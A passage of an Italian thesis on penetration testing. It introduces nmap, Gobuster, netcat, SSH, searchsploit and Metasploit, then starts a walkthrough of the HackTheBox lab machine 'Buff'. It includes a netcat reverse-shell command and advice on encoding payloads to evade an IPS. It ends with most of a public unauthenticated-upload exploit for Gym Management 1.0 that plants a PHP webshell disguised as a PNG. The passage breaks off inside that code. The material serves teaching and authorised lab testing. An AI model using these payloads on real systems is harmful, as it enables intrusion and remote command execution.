In Figura 2.3, si può osservare un esempio di esecuzione di un comando nmap su un indirizzo IP, preso da una macchina di prova disponibile su HackTheBox, seguito da una serie di parametri: `-v` aumenta il livello di verbosità, cioè di parole, `-sC` per lo script, `-sV` sonda le porte aperte per determinare le informazioni sul servizio/versione, `-oA`, seguito dal nome della directory, mostra l'output contemporaneamente nei formati principali. Nella figura, è ben visibile l'enumerazione delle porte libere, collegate all'indirizzo IP fornito. Inoltre, vengono elencati anche i protocolli di rete di ogni porta (in questo caso *tcp*).



Figura 2.3: Esempio di esecuzione di un comando Nmap

2.4.2 Gobuster

Gobuster è un tool scritto in linguaggio Go che permette di effettuare l'enumerazione di directory e file nascosti. In particolare, Gobuster permette di effettuare un brute-forcing di *URI*, cioè di sequenze di caratteri che permettono di identificare universalmente e univocamente una risorsa, in modo tale da poter identificare file, directory e, anche, sottodomini DNS. Per scaricare questo tool sulla propria macchina, si può digitare il comando `sudo apt install gobuster` da Shell di Linux.

Tra i vari strumenti che permettono di effettuare l'enumerazione di directory e file, come, ad esempio, *Dirbuster* e *DIRB*, Gobuster risulta essere il più veloce in assoluto; questa caratteristica deriva dal linguaggio di programmazione Go, che viene considerato molto veloce. La rapidità permette a Gobuster di poter beneficiare di più thread per un'elaborazione più veloce, sfruttando il concetto di concorrenza. Inoltre, a differenza dei due tool enunciati precedentemente, Gobuster gode dell'enorme vantaggio di essere utilizzabile direttamente da riga di comando. Lo svantaggio di questo strumento, però, è la mancanza di esplorazione ricorsiva delle directory; per quelle più profonde, sarà necessaria un'altra scansione. Spesso, questo non è un grosso problema, e altri scanner possono colmare le lacune di Gobuster in quest'area.

Per il funzionamento, il tool richiede l'uso delle *worldlist*, cioè una raccolta di più tipi di elenchi utilizzati durante le valutazioni di sicurezza, collezionati in un unico posto. Per impostazione predefinita, solitamente, gli elenchi di parole su Kali si trovano nella directory

`/usr/share/wordlists`. Inoltre, il tool richiede una serie di parametri per l'indirizzo da scansionare, per la wordlist, per la verbosità, per estensioni di directory e file, etc.

Gobuster ha molte modalità d'esecuzione, ma la più significativa è, senza dubbio, `dir`, cioè la tecnica di forzatura della directory classica o l'enumerazione degli URI per directory e file. La modalità `dir` in Gobuster viene utilizzata principalmente per trovare contenuti extra in uno specifico dominio di destinazione o nel suo sottodominio. Queste informazioni aggiuntive possono includere directory nascoste o file nascosti che possono contenere dati sensibili.

In Figura 2.4 si può osservare un esempio di output fornito da un comando Gobuster, il quale mostra tutti i percorsi nascosti, collegati all'indirizzo IP fornito. Questo tool verrà utilizzato in particolare nel Capitolo 4.

```
root@kali:~# gobuster -e -u http://192.168.0.155/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v1.2                OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://192.168.0.155/
[+] Threads      : 10
[+] Wordlist     : /usr/share/wordlists/dirb/common.txt
[+] Status codes : 301,302,307,200,204
[+] Expanded     : true
=====================================================
http://192.168.0.155/blog (Status: 301)
http://192.168.0.155/index.html (Status: 200)
http://192.168.0.155/index (Status: 200)
http://192.168.0.155/photo (Status: 301)
http://192.168.0.155/wordpress (Status: 301)
=====================================================
```

Figura 2.4: Esempio di esecuzione di un comando Gobuster

2.5 Shell

Durante l'*Exploitation*, come accennato precedentemente nella descrizione delle fasi di un penetration test, l'obiettivo principale è ottenere una *Shell* di sistema, cioè un terminale che gestisce la comunicazione tra l'utente e il sistema operativo, permettendo l'esecuzione di comandi operativi. Una Shell può funzionare da interfaccia testuale (*Command Line Interface* o *CLI*) o grafica (*Graphic User Interface* o *GUI*). Durante un attacco, in fase di *Post-Exploitation*, l'uso di un terminale di questo tipo risulta fondamentale per l'esecuzione di comandi sulla macchina bersaglio attraverso una vulnerabilità web (normalmente delle *Remote Code Execution* o *RCE*) o tramite un exploit. Inoltre, le Shell sono fondamentali per effettuare la *privilege escalation* e per il mantenimento della persistenza sulla macchina target.

Nel sistema operativo Linux, una Shell può essere interattiva, cioè essa attende la digitazione di un comando da parte di un utente opportunamente autorizzato e autenticato sulla Command Line Interface e lo esegue. Esistono due tipi principali di Shell ottenibili (Figura 2.5), ovvero:

- *Bind Shell*: viene messa in ascolto una porta sulla vittima; una volta effettuata tale operazione, ci si collega dalla macchina attaccante.
- *Reverse Shell*: come accennato nella descrizione dell'Exploitation, viene messa in ascolto una porta sulla macchina attaccante, cioè la macchina vittima si collega alla macchina attaccante.

In generale, esistono tanti tool e software nel pentesting che permettono di ottenere il tipo di Shell necessaria all'esecuzione di un attacco.



Figura 2.5: Differenza tra Bind e Reverse Shell

2.5.1 Netcat

Netcat è uno strumento a riga di comando, responsabile della scrittura e della lettura dei file in rete. Per lo scambio di dati, Netcat utilizza i protocolli di rete TCP/IP e UDP. Lo strumento ha origine dal mondo Unix; ora è diventato disponibile per tutte le piattaforme. In particolare, nasce a partire dal progetto Nmap di enumerazione, per poi evolversi in applicazioni dello strumento più specifiche. Netcat viene spesso definito come "*il coltellino svizzero delle reti TCP/IP*". Può essere utilizzato per moltissime funzioni: eseguire una scansione sulle porte di un computer remoto o ascoltare in locale, trasferire file, essere usato come una chat o, persino, per la creazione di una backdoor; infine, nell'ambito delle Shell, è particolarmente utile per la creazione delle Reverse Shell.

Le modalità d'uso di Netcat sono essenzialmente due, ovvero connettersi a un computer remoto, tramite il comando `nc [opzioni] indirizzo.computer.remoto porta`, oppure per ricevere localmente, tramite il comando `nc -l -p porta [opzioni]`. La lista delle opzioni disponibili è consultabile attraverso la digitazione da terminale del comando `nc -help`. Per la creazione di Reverse Shell, il primo passo consiste nell'impostare un ascoltatore sulla macchina dell'attaccante, per agire come un server e per ascoltare le connessioni in entrata. Come viene mostrato in Figura 2.6, si può impostare una porta in modo tale da ricevere una connessione su di essa. Tale azione permetterà l'attivazione dell'ascolto sulla porta selezionata.



Figura 2.6: Esempio di conessione Netcat per una Reverse Shell

Una volta attivato l'ascolto, è il momento di eseguire un *payload*, cioè un pezzo di codice che, inserito in applicazioni, le rende "malevole", permettendo di prendere il controllo del dispositivo vittima di base sul target, in modo da poter ottenere una Reverse Shell. La richiesta all'aggressore viene inviata con un comando del tipo: `/bin/sh | nc 127.0.0.1 8000`; in questo comando, `127.0.0.1` va sostituito con l'indirizzo IP host dell'attaccante, mentre `8000` con la porta che viene scelta durante l'impostazione mostrata nella Figura 2.6. L'esecuzione di quest'ultimo comando fornirà all'attaccante una Reverse Shell.

2.5.2 SSH

SSH (*Secure SHell*, cioè shell sicura) è un protocollo che permette di stabilire una sessione remota cifrata tramite interfaccia a riga di comando con un altro host di una rete informatica. È il protocollo che ha sostituito l'analogo, ma insicuro, Telnet. Quando viene stabilita una connessione SSH sicura, verrà avviata una sessione di Bind Shell, e verrà resa possibile la manipolazione del server, digitando i comandi all'interno del client sul computer locale. Gli amministratori di sistema e di rete utilizzano maggiormente questo protocollo, così come fa chiunque abbia bisogno di gestire un computer da remoto in modo altamente sicuro.

Per stabilire una connessione SSH sono necessari due componenti, ovvero un client e il corrispondente componente lato server (Figura 2.7). Un client SSH è un'applicazione che viene installata sul computer da utilizzare per la connessione a un altro computer o a un server. Il client utilizza le informazioni sull'host remoto fornite per avviare la connessione e, se le credenziali vengono verificate, stabilisce la connessione crittografata. Solitamente, nei sistemi Linux, il client SSH è già installato. Sul lato server c'è un componente chiamato demone SSH che è costantemente in ascolto su una porta TCP/IP specifica per possibili richieste di connessione del client. Una volta che un client avvia una connessione, il demone SSH risponderà con il software e le versioni del protocollo che supporta e i due si scambieranno i dati di identificazione. Se le credenziali fornite sono corrette, SSH crea una nuova sessione per l'ambiente appropriato. La connessione SSH prevede l'autenticazione tramite crittografia a chiave pubblica. Viene creata una coppia di chiavi, ovvero una chiave privata sul computer client e una chiave pubblica utilizzata dal server. Affinché il client possa connettersi al server, è necessario che siano presenti entrambe le chiavi.

Per sistemi Linux, il comando che permette di avviare una connessione SSH è il seguente: `ssh [opzioni] nomeutente@host [comando]`. Nei Capitoli 4 e 5, tale comando verrà utilizzato in maniera approfondita per la connessione alle macchine degli utenti.



Figura 2.7: Funzionamento del protocollo SSH

2.6 Exploitation

L'operazione di ricerca di vulnerabilità ed exploit non è sempre immediata. Non esiste un modo univoco per identificare entrambi, e non esiste un luogo su Internet dove è possibile trovarli tutti. Si possono trovare vulnerabilità e/o exploit all'interno di alcuni siti che fungono da *Vulnerability/Exploit Database*. Inoltre, parlando di exploit, è importante notare, che per una stessa vulnerabilità, possono esserci diversi exploit con un'affidabilità differente, scritti in diversi linguaggi e che possono funzionare solo in contesti specifici. In generale, le sorgenti che vengono maggiormente consultate sono: `exploit-db.com`, con la versione a riga di comando `searchsploit`, e l'ampio database di `Metasploit`.

2.6.1 Searchsploit

La maggior parte dei pentester conosce ed utilizza attivamente `exploit-db.com`; questo è uno dei siti Web più utilizzati per verificare se una versione specifica di un servizio è vulnerabile. Per rendere l'uso di tale database più rapido ed efficace, è stata creata una versione del sito da riga di comando per la ricerca di exploit, cioè *searchsploit*. Tale strumento, presenta dei vantaggi molto importanti da evidenziare:

- *Non è richiesto internet per utilizzare searchsploit*. Ciò è molto utile per l'esecuzione di pentest in una rete air-gap, che non ha accesso a Internet. Tuttavia, non è possibile ottenere le informazioni più recenti sugli exploit, perché searchsploit effettua la ricerca su un database locale, che è stato ricevuto durante l'installazione dello strumento. Quindi, per avere le informazioni più recenti, è necessario aggiornare di tanto in tanto la versione di searchsploit presente sul dispositivo.
- *Searchsploit è eseguibile da terminale*. Spesso, infatti, l'utilizzo del terminale è la soluzione più veloce e sicura.

Searchsploit non è incluso nel toolkit iniziale di Kali Linux, ma può essere facilmente scaricato dal seguente repository di GitHub: `https://github.com/offensive-security/exploitdb`. Una volta scaricato, l'uso di questo strumento è piuttosto semplice e intuitivo; per avere maggiori informazioni sui parametri utilizzabili, è sufficiente digitare, da riga di comando. `searchsploit -help`. Nella Figura 2.8 è visibile un esempio di esecuzione di una ricerca di exploit con searchsploit, prendendo come esempio una piattaforma software di blog e content management chiamata WordPress, nella sua Versione 5.8. Come mostrato dalla freccia rossa in figura, viene individuata una vulnerabilità di tipo *Remote Code Execution*, alla quale corrisponde uno script di Python che potrebbe contenere l'exploit. Nel comando successivo visibile in figura, viene esplorato il path fornito da Searchsploit contenente lo script.



Figura 2.8: Esempio di ricerca ed esecuzione con Searchsploit

2.6.2 Metasploit

Metasploit è uno dei framework open-source più significativi e importanti nell'ambito del pentesting. Esso viene utilizzato per l'esecuzione di exploit durante un attacco. Non è compreso nella versione iniziale di Kali Linux, perciò occorre installarlo da riga di comando digitando `sudo apt-get install metasploit-framework`.

I passaggi fondamentali per l'exploiting di un sistema utilizzando Metasploit comprendono i seguenti punti:

- scegliere e configurare un exploit;
- controllare se il sistema attaccato è suscettibile all'exploit selezionato;
- scegliere e configurare un payload;
- scegliere la tecnica di codifica in modo che l'*Intrusion Prevention System* (*IPS*) ignori il payload codificato;
- eseguire l'exploit.

Il punto di forza di metasploit è il database di exploit a sua disposizione, poiché è possibile, tramite la ricerca di un determinato servizio, trovare tutti i tipi di exploit applicabili ad esso. Per aprire il database di Metasploit è necessario digitare da riga di comando `sudo msfdb run`. Nella Figura 2.9 è visibile l'output corretto di apertura del database. Una volta aperto il database, digitando il comando `search [servizio]`, vengono mostrati i risultati della ricerca dei moduli utili per effettuare exploit che contengono all'interno della loro nominazione la parola chiave inserita. Per scegliere ed utilizzare uno dei moduli trovati, è necessario eseguire il comando `use`, seguito dal numero identificativo del modulo, oppure dal nome completo. Tramite il comando `info`, è possibile vedere tutte le attuali impostazioni del modulo ed intervenire per modificarne i parametri. Ciò può essere fatto, ad esempio, tramite il comando `set`, seguito dal nome dell'attributo da modificare. Inoltre, è possibile modificare il payload da utilizzare durante l'exploit tramite il comando `set payload`, seguito dal payload che si desidera. Infine, per far partire l'exploit, viene usato il comando `exploit`.



Figura 2.9: Output d'apertura del database di metasploit

Nei capitoli successivi, in particolare nel Capitolo 4, verrà esplorato questo strumento più approfonditamente.

CAPITOLO 3

Penetration test relativi al primo scenario

All'interno di questo capitolo, come per i due successivi, viene trattato un intero processo pratico di penetration test, effettuato su macchine reali in ambiti e scenari distinti. I test vengono effettuati seguendo lo schema descritto nella Sezione 1.4, relativo alle fasi che compongono un penetration test reale. Verranno descritti metodi e tecnologie necessarie all'esecuzione del penetration test completo, in modo tale da ottenere l'accesso al sistema User e al sistema Root.

La macchina target reale sulla quale vengono eseguiti i test relativi al presente capitolo si trova sulla piattaforma HackTheBox, descritta nella Sezione 2.2, ed è chiamata "Buff". Essa è accessibile solo tramite la sottoscrizione di un abbonamento VIP, essendo in stato Retired. Tale macchina risulta essere l'unica delle tre analizzate in uno scenario di sistema operativo Windows.

3.1 Information Gathering

Il passo preliminare, per ogni macchina, è la creazione di una cartella specifica sul desktop di Kali Linux, denominata come la macchina (in questo caso, la directory della prima macchina sarà `hackthebox/Buff`). In questo modo tutte le azioni, i file e i tool saranno reindirizzati su tale cartella.

Una volta aver effettuato l'accesso nella VPN del sito HackTheBox, come enunciato nella Sezione 2.2, e avviata la macchina *Buff*, si può notare che viene fornito un indirizzo IP `10.10.10.198`. Si inizia subito con l'enumerazione, introdotta nella Sezione 2.4, utilizzando lo strumento *nmap* per la scansione dell'indirizzo IP fornito. Inizialmente, viene eseguito il comando `mkdir nmap`, per creare una directory nmap nella cartella `Buff`. Nella Figura 3.1 viene mostrata l'esecuzione del comando. Si può notare che il comando viene eseguito con `sudo`, che permette di eseguire altri comandi come "super utente" (letteralmente, è l'abbreviazione in inglese di *super user do*) e, quindi, di eseguire altri comandi come amministratore di sistema. I parametri utilizzati sono i seguenti:

- `-v`, che permette di aumentare il numero di parole;
- `-sc`, che mostra lo script;
- `-sV`, che sonda le porte aperte per determinare le informazioni su servizio/versione;
- `-oA`, che mostra l'output nei principali formati.

Dall'output in figura, si può notare che è stata scoperta una porta `8080` aperta (sottolineata in rosso), legata al protocollo TCP di navigazione. Quindi, ci si collega all'indirizzo della macchina sul Browser, digitando `10.10.10.198:8080`.



Figura 3.1: Scansione dell'indirizzo IP con nmap

Si aprirà un sito web, relativo ad una sorta di pagina sulla ginnastica, come si può vedere in Figura 3.2.



Figura 3.2: Sito raggiunto dall'indirizzo IP

A questo punto, una volta osservato il sito, si procede con la ricerca manuale di informazioni utili. Scorrendo tra le varie finestre della navbar del sito, si incontra in "*Contact*" un'informazione interessante. Come mostrato in Figura 3.3, il sito è stato creato grazie ad un software chiamato *Gym Management*, nella sua Versione 1.0.



Figura 3.3: Informazioni sul software di creazione del sito

Essendo un software del quale non si hanno informazioni utili, ed essendo l'unica traccia di partenza per trovare vulnerabilità da sfruttare, la scelta più appropriata è quella di effettuare delle ricerche mirate e locali.

3.2 Vulnerability Analysis

La ricerca delle vulnerabilità, basandosi sulle informazioni raccolte nell'Information Gathering, deve necessariamente partire da ricerche off-line sul software che è stato identificato con le ricerche manuali sul sito. Quindi, a tale scopo, si procede con la ricerca tramite *searchsploit* (descritto nella Sezione 2.6), per verificare la presenza di un exploit locale sul software Gym Management. Nella Figura 3.4 viene mostrata l'esecuzione del comando di ricerca.



Figura 3.4: Searchsploit sul software Gym Management

Dall'output del comando, si nota che è presente una vulnerabilità "*Unauthenticated Remote Code Execution*", che consiste nell'esecuzione di codice remoto con autenticazione inadeguata o assente. Quindi, sempre attraverso searchsploit, viene effettuata una ricerca sul path fornito, lanciando il comando `searchsploit -x php/webapps/48506.py`. Come previsto, l'output è un exploit; dalla Figura 3.5 è visibile il file relativo allo script di Python fornito da searchsploit.



Figura 3.5: Exploit di Gym Management

Andando a leggere nel dettaglio le informazioni fornite dallo script sull'exploit, il primo punto indica di accedere al path `/upload.php`, in quanto non verifica la presenza di una sessione autenticata. Quindi, provando ad accedere manualmente al percorso digitando sulla barra di ricerca, il risultato è un errore (Figura 3.6), in quanto è richiesto il passaggio di parametri all'indirizzo.



Figura 3.6: Tentativo di accesso al path `/upload.php`

Arrivando a questo punto, si passa al controllo del codice dell'exploit nella Figura 3.5, per comprendere come passare la richiesta all'indirizzo. Dal punto 2 nella figura si può notare un setting del parametro della richiesta a `upload.php?id=kamehameha`, seguito dal codice. Per comprendere a pieno che cosa fa l'exploit, la scelta migliore è l'uso di *BurpSuite*, descritto nella Sezione 2.3; esso è, infatti, lo strumento più adatto per penetration test su applicazioni Web. Quindi, tornando al terminale, si lancia il comando `searchsploit -m php/webapps/48506.py`, con il quale si copia a specchio (come indicato dal flag `-m`, abbreviazione di "mirror") l'exploit sulla directory corrente, e poi si utilizza *vi*, cioè un editor di testo da Shell di Linux, che permette di modificare il contenuto del codice Python presente nell'Exploit. Da qui, viene modificato il file nel seguente modo:

- Viene creata una variabile proxy come in Figura 3.7. In questo modo, si può creare un dizionario, indicando a Python di usare un proxy per quel determinato indirizzo HTTP. Questo uso di variabile serve per BurpSuite.

```
proxies = {'http':'http://127.0.0.1:8080'}
```

Figura 3.7: Setting della variabile proxy

- Si può notare, dal codice Python, che viene utilizzata la libreria *Requests* per l'HTTP, quindi, alle funzioni di tale libreria viene passata tra gli argomenti la variabile *proxies* istanziata precedentemente.
- Nel *main*, viene istanziata una variabile `s=requests.Session()`; ad essa vengono applicati sia il metodo *get* che il metodo *post*. In entrambi i casi, si passa come argomento la variabile `proxies`.

Il file risulterà essere modificato come nelle Figure 3.8 e 3.9 seguenti.

```
import requests, sys, urllib, re
from colorama import Fore, Back, Style
requests.packages.urllib3.disable_warnings(requests.packages.urllib3.exceptions.InsecureRequestWarning)

proxies = {'http':'http://127.0.0.1:8080'}
def webshell(SERVER_URL, session):
    try:
        WEB_SHELL = SERVER_URL+'upload/kamehameha.php'
        getdir  = {'telepathy': 'echo %CD%'}
        r2 = session.get(WEB_SHELL, params=getdir, verify=False)
        status = r2.status_code
        if status != 200:
            print Style.BRIGHT+Fore.RED+"[!] "+Fore.RESET+"Could not connect to the webshell."+Style.RESET_ALL
            r2.raise_for_status()
        print(Fore.GREEN+'[+] '+Fore.RESET+'Successfully connected to webshell.')
        cwd = re.findall('[CDEF].*', r2.text)
        cwd = cwd[0]+'> '
        term = Style.BRIGHT+Fore.GREEN+cwd+Fore.RESET
        while True:
            thought = raw_input(term)
            command = {'telepathy': thought}
            r2 = requests.get(WEB_SHELL, params=command, verify=False, proxies=proxies)
            status = r2.status_code
            if status != 200:
                r2.raise_for_status()
            response2 = r2.text
            print(response2)
    except:
        print("\r\nExiting.")
        sys.exit(-1)

def formatHelp(STRING):
    return Style.BRIGHT+Fore.RED+STRING+Fore.RESET
```

Figura 3.8: Prima parte del file Python modificato

```
def header():
    BL   = Style.BRIGHT+Fore.GREEN
    RS   = Style.RESET_ALL
    FR   = Fore.RESET
    SIG  = BL+'                 /\\\n'+RS
    SIG += Fore.YELLOW+'/vvvvvvvvvvvv '+BL+'\\'+FR+'──────────────────────────────────────,\n'
    SIG += Fore.YELLOW+'`^^^^^^^^^^^^'+BL+'  /'+FR+'═══════════'+Fore.RED+'BOKU'+FR+'═══════════="\n'
    SIG += BL+'                 \/'+RS+'\n'
    return SIG

if __name__ == "__main__":
    print header();
    if len(sys.argv) != 2:
        print formatHelp("(+) Usage:\t python %s <WEBAPP_URL>" % sys.argv[0])
        print formatHelp("(+) Example:\t python %s 'https://10.0.0.3:443/gym/'" % sys.argv[0])
        sys.exit(-1)
    SERVER_URL = sys.argv[1]
    UPLOAD_DIR = 'upload.php?id=kamehameha'
    UPLOAD_URL = SERVER_URL + UPLOAD_DIR
    s = requests.Session()
    s.get(SERVER_URL, verify=False, proxies=proxies)
    PNG_magicBytes = '\x89\x50\x4e\x47\x0d\x0a\x1a
    png      = {
                'file':
                    (
                      'kaio-ken.php.png',
                      PNG_magicBytes+'\n'+'<?php echo shell_exec($_GET["telepathy"]); ?>',
